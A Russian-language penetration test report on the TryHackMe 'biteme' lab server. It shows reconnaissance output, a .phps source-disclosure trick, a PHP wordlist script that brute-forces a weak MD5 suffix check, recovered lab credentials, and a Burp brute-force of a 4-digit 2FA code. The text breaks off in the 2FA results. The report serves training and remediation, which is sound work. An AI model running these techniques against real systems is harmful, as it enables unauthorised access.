

Отчет о результатах оценки защищенности Web - приложения

Подготовлено для:

TryHackMe - сервер biteme

Дата: 24.10.2024 - 28.10.2024

ОГЛАВЛЕНИЕ

Обозначения и сокращения	3
Термины и определения	4
1. Общие сведения	5
2. Область тестирования	6
2.1. Объект тестирования	6
2.2. Модель нарушителя	6
2.3. Ограничения проведения работ	6
3. Методика тестирования	7
4. Основные результаты работ	9
5. Оценка уровня защищенности	11
6. Рекомендации по повышению уровня защищенности	12
7. Детальное описание хода работ и результатов	13
7.1. Внешнее тестирование на проникновение	13
7.1.1. Разведка внешнего периметра	13
7.1.2. Обнаружение открытых портов и сервисов	13
7.1.3. Выявленные уязвимости	14
- Раскрытие исходного кода PHP	14
- Обход двухфакторной аутентификации с использованием брутфорс-атаки	20
- Компрометация авторизационного ключа	24
7.2. Внутреннее тестирование на проникновение	25
7.2.1. Компрометация учетных данных пользователей	25
7.2.2. Повышение привилегий через конфигурацию fail2ban	26
7.2.3. Повышение привилегий до уровня root	20
Приложение	28

ОБОЗНАЧЕНИЯ И СОКРАЩЕНИЯ

CVSS	– Common Vulnerability Scoring System (Стандарт оценки уязвимости)
FQDN	– Fully Qualified Domain Name (полное имя домена)
IP	– Internet Protocol (Маршрутизируемый протокол сетевого уровня стека TCP/IP)
IPS	– Intrusion Prevention System (Система предотвращения вторжения)
ISSAF	– Information Systems Security Assessment Framework (Методология проведения оценки состояния информационной безопасности)
OSSTMM	– Open-Source Security Testing Methodology Manual (Методология тестирования систем безопасности с открытым исходным кодом)
OWASP	– Open Web Application Security Project (Открытый проект по обеспечению безопасности приложений)
PTES	– Penetration Testing Execution Standard
WASC	– Web Application Security Consortium
2FA	– Дополнительный уровень безопасности, требующий ввода кода.
Bcrypt	– Более безопасный алгоритм хэширования паролей.
Hex	– Шестнадцатеричный формат кодирования данных.

ТЕРМИНЫ И ОПРЕДЕЛЕНИЯ

NMAP	– Инструмент для сканирования портов и сетей.
Feroxbuster	– Инструмент для перечисления каталогов на веб-сервере.
De4js	– Инструмент для анализа и декодирования JavaScript.
CyberChef	– Инструмент для расшифровки и обработки данных.
Burp Suite	– Платформа для тестирования безопасности веб-приложений.
JohnTheRipper	– Утилита для взлома паролей методом перебора.
Black Box	– Методология тестирования, при которой не предоставляется предварительная информация о системе.
.phps	– Расширение файла, которое отображает исходный код PHP с подсветкой синтаксиса.
Rockyou.txt	– Словарь паролей, используемый для атак методом перебора.
iptables-multip ort.conf	– Конфигурационный файл iptables в Fail2ban, используемый для настройки фильтрации и блокировки по нескольким портам.
ll (List Long)	– Романда, используемая в Linux для отображения списка файлов и директорий с подробной информацией о них.
Реверс-шелл	– Соединение, при котором сервер инициирует подключение к атакующему, позволяя обходить межсетевые экраны и ограничения.
root	– Учётная запись с самыми высокими привилегиями в UNIX-системах, предоставляющая полный доступ ко всем командам и ресурсам.
Fail2ban	– Инструмент безопасности, который помогает защитить серверы от различных типов атак

- action.d** – Директория в Fail2ban, содержащая конфигурационные файлы для настроек действия при обнаружении нарушения.
- Sudo** – Команда, позволяющая пользователям выполнять команды от имени другого пользователя, обычно суперпользователя (root).

• Общие сведения

Данный отчет составлен по результатам комплексного тестирования на проникновение

Заказчик: PROTECH

Исполнитель: Торосян Роберт

Даты проведения работ: 24.10.2024 по 26.10.2024

Целью проведения комплексного тестирования на проникновения является получение независимой оценки текущего состояния защищенности внешнего периметра и веб-приложений Заказчика.

В ходе проведения тестирования на проникновение были выполнены следующие работы:

- поиск информации в открытом доступе;
- тестирование на проникновение инфраструктуры внешнего периметра;
- тестирование на проникновение веб-приложений методом черного ящика;
- оформление результатов работ.

Отчет содержит данные об области тестирования, методику комплексного тестирования на проникновение, описание процесса проведения работ, результаты анализа, в том числе экспертную оценку уровня защищенности и перечень выявленных уязвимостей.

• Область тестирования

1. Объект тестирования

Для проведения работ Заказчиком были выделены следующие подсети:

10.10.159.176

и находящихся на них веб-приложений: <http://10.10.159.176/>

Работы по комплексному тестированию на проникновение проводились удаленно на территории Исполнителя.

2. Модель нарушителя:

В ходе проведения тестирования на проникновение рассматривались следующие типы нарушителей:

внешний нарушитель любой квалификации, осуществляющий атаки со стороны сети Интернет;

3. Ограничения проведения работ

В ходе проведения работ по внешнему тестированию на проникновение не предполагалось обнаружение всех существующих на настоящий момент проблем безопасности тестируемых систем Заказчика. Акцентирование внимание выполнялось на наиболее критичных уязвимостях, эксплуатация которых может привести к серьезным негативным последствиям для Заказчика.

• МЕТОДИКА ТЕСТИРОВАНИЯ

Методика проведения работ представляет собой последовательность действий, проводимых Исполнителем, для выполнения комплексного тестирования на проникновение в ИТ-инфраструктуру Заказчика.

Тестирование на проникновение выполняется путем имитации действий потенциального злоумышленника и анализа последствий эксплуатации обнаруженных уязвимостей.

В ходе комплексного тестирования на проникновение используются следующие методы:

- **Внешнее тестирование на проникновение методом «Черного ящика»:** тестирование проводится по модели «Черный ящик», которая подразумевает отсутствие какой-либо информации у потенциального злоумышленника о внешнем или внутреннем устройстве сети Заказчика.

Комплексное тестирование на проникновение проводится с учетом международных стандартов и лучших практик:

- Penetration Testing Execution Standard (PTES).
- NIST Special Publications 800-115 Technical Guide to Information Security Testing and Assessment.
- Open-Source Security Testing Methodology Manual (OSSTMM).
- Information Systems Security Assessment Framework (ISSAF).
- Web Application Security Consortium (WASC) Threat Classification.
- Open Web Application Security Project (OWASP) Testing Guide.
- Common Vulnerability Scoring System (CVSS).

В ходе проведения работ используются как ручные проверки возможных уязвимостей, так и проверки с использованием инструментов автоматизации поиска уязвимостей.

В процессе тестирования используются следующие программные средства:

- средства инструментального сканирования как общего назначения, так и специализированные (Nmap);
- комплексное решение для анализа защищенности (Kali Linux);

- специализированные решения для анализа защищенности веб-приложений (Feroxbuster, BurpSuite и другие);
- интернет-браузер (Google Chrome).

При оценке уровня защищенности ИТ-инфраструктуры Заказчика учитываются минимально необходимые компетенции злоумышленника для реализации вектора направленного на преодоление сетевого периметра или на получение доступа к критичному объекту сетевой ИТ-инфраструктуры.

Квалификация злоумышленника:

- **Низкая квалификация:** базовые знания о проведении атак на ИТ-инфраструктуру. Использование автоматизированных средств проведения атак, применение публично доступных эксплойтов без модификаций.
- **Средняя квалификация:** использование узко специализированного ПО для проведения атак, навыки модификации публично доступных эксплойтов.
- **Высокая квалификация:** глубокие знания об особенностях работы ИТ-инфраструктуры. Навыки написания эксплойтов для выявляемых уязвимостей.

Критичность ресурса:

- **Низкая:** компрометация не влечет за собой значительных негативных последствий для ИТ-инфраструктуры Заказчика.
- **Высокая:** компрометация ресурса влечет за собой значительные финансовые и/или репутационные потери.

Оценка уровня защищенности ИТ-инфраструктуры Заказчика осуществляется исходя из сводной таблицы (Таблица 2.1).

Таблица 2.1 – Сводная таблица оценки уровня защищенности

Критичность ресурса \ Квалификация злоумышленника	Низкая	Средняя	Высокая
Не скомпрометировано	Высокий	Высокий	Высокий
Низкая	Низкий	Средний	Выше среднего
Высокая	Крайне низкий	Ниже среднего	Средний

• Основные результаты работ

Основные результаты комплексного тестирования на проникновение приведены в таблице ниже (Таблица 4.1).

Таблица 4.1 – Основные результаты тестирования

№	Выполненные действия	Результаты	Рекомендации
1	2	3	4
• Внешнее тестирование на проникновение			
•	Сканирование портов	1. Обнаружено 2 открытых порта (22,80) 2. 22/tcp open ssh syn-ack ttl 63 OpenSSH 7.6p1 Ubuntu 4ubuntu0.6 (Ubuntu Linux; protocol 2.0) 3. 80/tcp open http syn-ack ttl 63 Apache httpd 2.4.29 ((Ubuntu))	1. Проверить все публичные уязвимости на версии этих систем. 2. Обновление системы до актуальной версии.
•	Утечка информации (Information Disclosure)	1. Информационное раскрытие может помочь злоумышленникам понять структуру приложения, выявить уязвимости и получить доступ к безопасным данным. Это может привести к более серьезным атакам, таким как SQL-инъекции, атаки на сессии и т.д.	1. Ограничивать вывод ошибок и информацию, доступную пользователям. 2. Проверять настройки конфиденциальности и прав доступа. 3. Использовать безопасные методы логирования и избегать записи конфиденциальной информации.
•	PHP Source Code Disclosure(раскрытие исходного кода PHP) через .phps	1. Уязвимость к раскрытию конфиденциальной информации: Доступ к файлам, таким как config.php, через ошибочные расширения (например, config.php), позволяет злоумышленникам получить исходный код и конфиденциальные данные. 2. Неправильные настройки веб-сервера: Сервер может неправильно обрабатывать запросы к файлам с несуществующими расширениями, что приводит к нежелательному доступу. 3. Ошибочная конфигурация безопасности: Использование неправильных директив	1. Настройте веб-сервер так, чтобы он не обрабатывал файлы с расширением .phps и аналогичными. 2. Храните важные конфигурационные файлы за пределами корневой директории веб-сервера. 3. Добавьте .htaccess или настройки Nginx для защиты конфиденциальных файлов от общего доступа. 4. Проводите аудит безопасности и тестирование веб-приложения для выявления уязвимостей.

		безопасности в настройках сервера может позволить доступ к уязвимым файлам.	
<ul style="list-style-type: none"> Authentication Vulnerabilities (Уязвимости аутентификации) 		<ol style="list-style-type: none"> 1. Наблюдается использование MD5 для хеширования паролей, что является небезопасным методом, подверженным атакам, включая коллизии и брутфорс. 2. Проверка лишь последних трех символов MD5-хеша создает уязвимость, позволяющую злоумышленникам легко подбирать пароли и использовать популярные комбинации. 3. Упрощенная методика проверки паролей дает возможность злоумышленникам атаковать систему с использованием распространенных паролей из словарей. 	<ol style="list-style-type: none"> 1. Необходимо перейти на безопасные алгоритмы хеширования, такие как bcrypt, Argon2 или scrypt. 2. Важно установить строгую политику паролей, требующую от пользователей создавать сложные пароли, состоящие из различных символов. 3. Следует избегать неэффективных проверок, опираясь на лишь часть хеша. Проверка должна включать весь хеш-код, который хранится в базе данных. 4. Регулярные проверки безопасности вашего кода и хранилищ данных жизненно важны.
<ul style="list-style-type: none"> 2FA Bypass Using a Brute-Force Attack (Обход двухфакторной аутентификации с использованием брутфорс-атаки) 		<p>Двухфакторная аутентификация (2FA), использующая короткие коды (например, 4-значные), становится уязвимой для атак методом брутфорса. Злоумышленники могут быстро перебрать все возможные комбинации (10,000 для 4-значного кода), что позволяет им потенциально получить доступ к защищенной учетной записи.</p>	<ol style="list-style-type: none"> 1. Рекомендуется увеличить длину кодов для двухфакторной аутентификации до шести или более символов. 2. Важно также внедрить ограничения на количество попыток ввода кода. 3. Использование временных одноразовых паролей (TOTP) позволяет обеспечить динамическое создание кодов, что делает перебор еще более сложным. 4. Также рекомендуется использовать механизмы, такие как уведомления о неудачных попытках входа, чтобы пользователи могли быстро реагировать на подозрительную активность.
<ul style="list-style-type: none"> Insecure File Access (Неконтролируемый доступ к файлам) 		<p>В административной панели наличие функций без должной проверки доступа может привести к тому, что злоумышленник сможет получить</p>	<ol style="list-style-type: none"> 1. Необходимо внедрить контроль доступа к функциям file browser и file reader, чтобы гарантировать, что только

• Оценка уровня защищенности

Результаты оценки уровня защищенности инфраструктуры Заказчика со стороны различных моделей злоумышленников представлены в таблице ниже (Таблица 5.1).

Таблица 5.1 – Результаты оценки уровня защищенности

Модель злоумышленника	Уровень защищенности	Комментарии
Внешний нарушитель, реализующий атаки из сети Интернет	Крайне низкий	Злоумышленник, не имеющий доступ к учетным записям и не обладающий какими-либо правами и привилегиями, имеет возможность удаленного выполнения кода на веб-сервере, и получение доступа к внутренней системе.

• Рекомендации по повышению уровня защищенности

1. Обновление конфигурации PHP для предотвращения утечек исходного кода: Описание: Файлы с расширением .phps могут отображать исходный код, что представляет риск утечки конфиденциальной информации. Рекомендации по устранению: - Измените настройки сервера, чтобы блокировать доступ к файлам с расширением .phps. - Защитите каталоги с конфиденциальными файлами, чтобы они не были доступны извне.

2. Замена MD5 на более безопасный алгоритм хэширования паролей: Описание: Алгоритм MD5 устарел и уязвим к атакам методом перебора (brute force) и коллизиям. Рекомендации по устранению: - Используйте более безопасные алгоритмы хэширования, такие как bcrypt или Argon2.

3. Внедрение защиты от перебора в двухфакторной аутентификации (2FA): Описание: Отсутствие защиты от атак перебора кодов 2FA позволяет злоумышленникам подобрать код аутентификации. Рекомендации по устранению: - Ограничьте количество попыток ввода 2FA кода. - Введите временные блокировки учетной записи после нескольких неудачных попыток. - Добавьте временные задержки между попытками, чтобы замедлить атаки методом перебора.

4. Улучшение управления сессиями: Описание: Неправильное управление сессиями может привести к захвату или повторному использованию сессий злоумышленниками. Рекомендации по устранению: - Внедрите автоматическое аннулирование старых сессий после успешной аутентификации. - Используйте флаги безопасности сессий, такие как HttpOnly, Secure и SameSite. - Убедитесь, что сессии автоматически заканчиваются по истечении определенного времени бездействия.

5. Регулярное обновление используемых инструментов и проведение повторных тестов: Описание: Устаревшие версии инструментов и библиотек могут содержать уязвимости и не обеспечивать полноценное тестирование. Рекомендации: - Обновляйте версии используемых инструментов и проводите повторное тестирование не реже одного раза в квартал.

6. Повышение привилегий через конфигурацию fail2ban: Ограничьте права доступа к конфигурационным файлам fail2ban, оставив доступ только для необходимых пользователей. Обновите конфигурацию fail2ban, чтобы предотвратить злоупотребление механизмом эскалации привилегий. Внедрите контроль целостности файлов конфигурации, чтобы отслеживать несанкционированные изменения.

7. Повышение привилегий до уровня root: Установите ограничения на команды с правами root, предоставляя доступ только администраторам. Включите мониторинг действий пользователей с повышенными привилегиями и ведение журнала активности.

Используйте механизмы защиты от реверс-шеллов, такие как фильтрация трафика или ограничение прав пользователей для уменьшения рисков эксплуатации данной техники.

- **Детальное описание хода работ и результатов**

- **Внешнее тестирование на проникновение**
- **Разведка внешнего периметра**

В ходе анализа было выявлено 2-е активных узлов с одним сервисом, доступными из сети Интернет.

Информация по обнаруженным открытым сетевым портам и связанными с ними сервисами приведена в таблице ниже (Таблица 7.1).

Таблица 7.1 – Обнаруженные порты и сервисы

№	Хост	Порт	Сервис
1	2	3	4
1	10.10.159.176	22	OpenSSH 7.6p1 Ubuntu 4ubuntu0.6 (Ubuntu Linux; protocol 2.0)
		80	Apache httpd 2.4.29 ((Ubuntu))

Все найденные уязвимости и этапы их эксплуатации будут подробно описаны ниже.

• Раскрытие исходного кода РНР

Проведено сканирование открытых портов с помощью утилиты “nmap”(Рисунок 7.1):

```
└─# nmap 10.10.57.239
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-25 18:00 MSK
Nmap scan report for 10.10.57.239
Host is up (0.090s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http

Nmap done: 1 IP address (1 host up) scanned in 2.90 seconds
```

Рисунок 7.1 Результат сканирования портов

Получив информацию об открытых портах, дальнейшие действия предприняты в сторону сервиса (об этом свидетельствует 80 порт)

На сервисе стоит “apache”(Рисунок 7.2):



 **Apache2 Ubuntu Default Page**

It works!

This is the default welcome page used to test the correct operation of the Apache2 server after installation on Ubuntu systems. It is based on the equivalent page on Debian, from which the Ubuntu Apache packaging is derived. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should **replace this file** (located at `/var/www/html/index.html`) before continuing to operate your HTTP server.

If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.

Configuration Overview

Ubuntu's Apache2 default configuration is different from the upstream default configuration, and split into several files optimized for interaction with Ubuntu tools. The configuration system is **fully documented in [/usr/share/doc/apache2/README.Debian.gz](#)**. Refer to this for the full documentation. Documentation for the web server itself can be found by accessing the **manual** if the `apache2-doc` package was installed on this server.

The configuration layout for an Apache2 web server installation on Ubuntu systems is as follows:

```
/etc/apache2/
|-- apache2.conf
|   |-- ports.conf
|-- mods-enabled
|   |-- *.load
|   |-- *.conf
|-- conf-enabled
|   |-- *.conf
|-- sites-enabled
|   |-- *.conf
```

- `apache2.conf` is the main configuration file. It puts the pieces together by including all remaining configuration files when starting up the web server.
- `ports.conf` is always included from the main configuration file. It is used to determine the listening ports for incoming connections, and this file can be customized anytime.
- Configuration files in the `mods-enabled/`, `conf-enabled/` and `sites-enabled/` directories contain particular configuration snippets which manage modules, global configuration fragments, or virtual host configurations, respectively.
- They are activated by symlinking available configuration files from their respective `*-available/` counterparts. These should be managed by using our helpers `a2enmod`, `a2dismod`, `a2ensite`, `a2dissite`, and `a2enconf`, `a2disconf`. See their respective man pages for detailed information.
- The binary is called `apache2`. Due to the use of environment variables, in the default configuration, `apache2` needs to be started/stopped with `/etc/init.d/apache2` or `apache2ctl`. **Calling `/usr/bin/apache2` directly will not work** with the default configuration.

Document Roots

By default, Ubuntu does not allow access through the web browser to *any* file apart of those located in `/var/www`, `public_html` directories (when enabled) and `/usr/share` (for web applications). If your site is using a web document

Рисунок 7.2 Страница внешнего веб-сервиса Apache

При помощи инструмента feroxbuster, проведено перечисление каталогов, файлов. (рисунок 7.3):

```
feroxbuster -u http://10.10.57.239/ -w /usr/share/seclists/combined-wordlist.txt -r

FERROX BUSTER
by Ben "epi" Risher 🍷 ver: 2.11.0

Target Url      http://10.10.57.239/
Threads         50
Wordlist         /usr/share/seclists/combined-wordlist.txt
Status Codes    All Status Codes!
Timeout (secs)  7
User-Agent       feroxbuster/2.11.0
Config File      /etc/feroxbuster/ferox-config.toml
Extract Links    true
HTTP methods    [GET]
Follow Redirects true
Recursion Depth  4

Press [ENTER] to use the Scan Management Menu™

403 GET 9l 28w 277c Auto-filtering found 404-like response and created new filter; toggle off with --
dont-filter
404 GET 9l 31w 274c Auto-filtering found 404-like response and created new filter; toggle off with --
dont-filter
200 GET 15l 74w 6147c http://10.10.57.239/icons/ubuntu-logo.png
200 GET 375l 964w 10918c http://10.10.57.239/
200 GET 391 209w 3961c http://10.10.57.239/console/index.php
200 GET 391 209w 3961c http://10.10.57.239/console/
200 GET 40l 72w 674c http://10.10.57.239/console/css/style.css
200 GET 16l 59w 955c http://10.10.57.239/console/css/
200 GET 375l 964w 10918c http://10.10.57.239/index.html
200 GET 0l 0w 0c http://10.10.57.239/console/config.php
200 GET 2l 4w 25c http://10.10.57.239/console/robots.txt
200 GET 0l 0w 0c http://10.10.57.239/console/functions.php
```

Рисунок 7.3 Результат сканирования feroxbuster

При перечислении каталогов, обнаружена форма аутентификации "<http://10.10.57.239/console/>" (Рисунок 7.4):

Please sign in

Username

Password



Type the text:

Sign in

Рисунок 7.4 Форма аутентификации

Во внутренней части кода страницы был найден код написанный на языке JavaScript

С помощью инструмента de4js , выполнена расшифровка JavaScript кода(Рисунок 7.5):

```
<script>
function handleSubmit() {
    eval(function(p,a,c,k,e,r){e=function(c){return c.toString(a)};if(!''.replace(/^/,String)){while(c-
-)r[e(c)]=k[c]||e(c);k=[function(e){return r[e]}];e=function(){return '\\w+'};c=1;while(c--){if(k[c])p=p.replace(new
RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p}('0.1(\\'2\\').3=\\'4\\';5.6(\\'@7 8 9 a b c d e f g h i...
j\\');',20,20,'document|getElementById|clicked|value|yes|console|log|fred|I|turned|on|php|file|syntax|highlighting|for|you|to|
review|jason'.split('\\'),0,{})
    return true;
}
</script>
```

Рисунок 7.5 Javascript код

de4js(Рисунок 7.6)




Рисунок 7.6 Содержание кода

В результате, расшифровки было получено данное сообщение:@fred I turned on php file syntax highlighting for you to review... jason, следовательно найдены потенциальные пользователи с привилегиями это: fred и jason.

В сообщении от имени “fred” указана подсветка синтаксиса “php” для “jason”, файл имеет расширение .phps, в результате сервер автоматически может отображать исходный код PHP с подсветкой синтаксиса вместо его выполнения.

Выполнив переход по ранее найденным доменам: “http://10.10.57.239/console/functions.php;http://10.10.57.239/console/config.php”

Сервер ограничивает просмотр содержимого файлов, в результате изменение расширения “.php” на “.phps”, обошлись ограничения, и вывелись содержимые файлов.

Содержимое “config.php”(Рисунок 7.7):

```
<?php  
define('LOGIN_USER', '6a61736f6e5f746573745f6163636f756e74');
```

Рисунок 7.7 Зашифрованный логин

Используется сервис “CyberChef”, для расшифровки этого текста(Рисунок 7.8):




Рисунок 7.8 Расшифрованный логин

Текст зашифрован в формате “Hex”, переходим к “functions.php”(Рисунок 7.9):

```
<?php  
include('config.php');  
  
function is_valid_user($user) {  
    $user = bin2hex($user);  
  
    return $user === LOGIN_USER;  
}  
  
// @fred let's talk about ways to make this more secure but still flexible  
function is_valid_pwd($pwd) {  
    $hash = md5($pwd);  
  
    return substr($hash, -3) === '001';  
}
```

Рисунок 7.9 Код на языке “PHP” (Проверка пароля)

При анализе файлов, был найден код для валидации пароля, в коде обнаружена уязвимость в функции `is_valid_pwd($pwd)`, где используется хеширование пароля с помощью алгоритма MD5, как работает проверка пароля:

Функция `is_valid_pwd($pwd)` принимает пароль в виде строки. Создает его MD5-хэш и сохраняет его в переменной `$hash`. Проверяет, совпадают ли последние три символа этого хэша с `'001'`. Используя этот код, можно написать скрипт для подбора пароля, поскольку проверка основана только на последних трех символах MD5-хэша: Скрипт перебирает множество паролей (например, из словаря вроде `rockyou.txt`). Для каждого пароля генерируется MD5-хэш. Если последние три символа хэша совпадают с `'001'`, значит, найденный пароль подойдет для аутентификации в данной системе.

Пишется скрипт на “php”(который перебирает пароли из словаря, и выдает самый первый подходящий пароль)(Рисунок 8.0):

```
<?php
$target_last_three = '001';
$wordlist = '/usr/share/wordlists/rockyou.txt';

$file = fopen($wordlist, 'r');
while (($line = fgets($file)) !== false) {
    $pwd = trim($line);
    $hash = md5($pwd);
    if (substr($hash, -3) === $target_last_three) {
        echo "Найденный пароль: $pwd\n";
        break;
    }
}
fclose($file);
?>
```

Рисунок 8.0 Скрипт на языке “PHP” (Подбор пароля)

Запускается скрипт и выводится пароль: `violet` (Рисунок 8.1):


```
# php script.php
Найденный пароль: violet
```

Рисунок 8.1 Полученный пароль с помощью скрипта (Рисунок 8.0)

Во вкладке /console введены полученные учетные данные, логин: **jason_test_account** и пароль: **violet**

- Обход двухфакторной аутентификации с использованием брутфорс-атаки

После попытки входа запрошена 2-ух факторная аутентификация (Рисунок



8.2):

Рисунок 8.2 Форма двухфакторной аутентификации

С помощью инструмента анализа трафика “BurpSuite”, перехватив запрос, была успешная попытка перебора всех комбинаций от 0000 до 9999 (Рисунок 8.3):

Results


Positions

Intruder attack results filter: Showing all items

Request	Payload	Status code	Response received	Error	Timeout	Length ^	Comment
2851	2850	302	172			261	
3131	3130	200	197			1715	
3111	3110	200	174			1715	
3050	3049	200	173			1715	
3021	3020	200	174			1715	
3002	3001	200	171			1715	
2989	2988	200	169			1715	
2986	2985	200	170			1715	
2982	2981	200	170			1715	
2981	2980	200	171			1715	
2961	2960	200	174			1715	
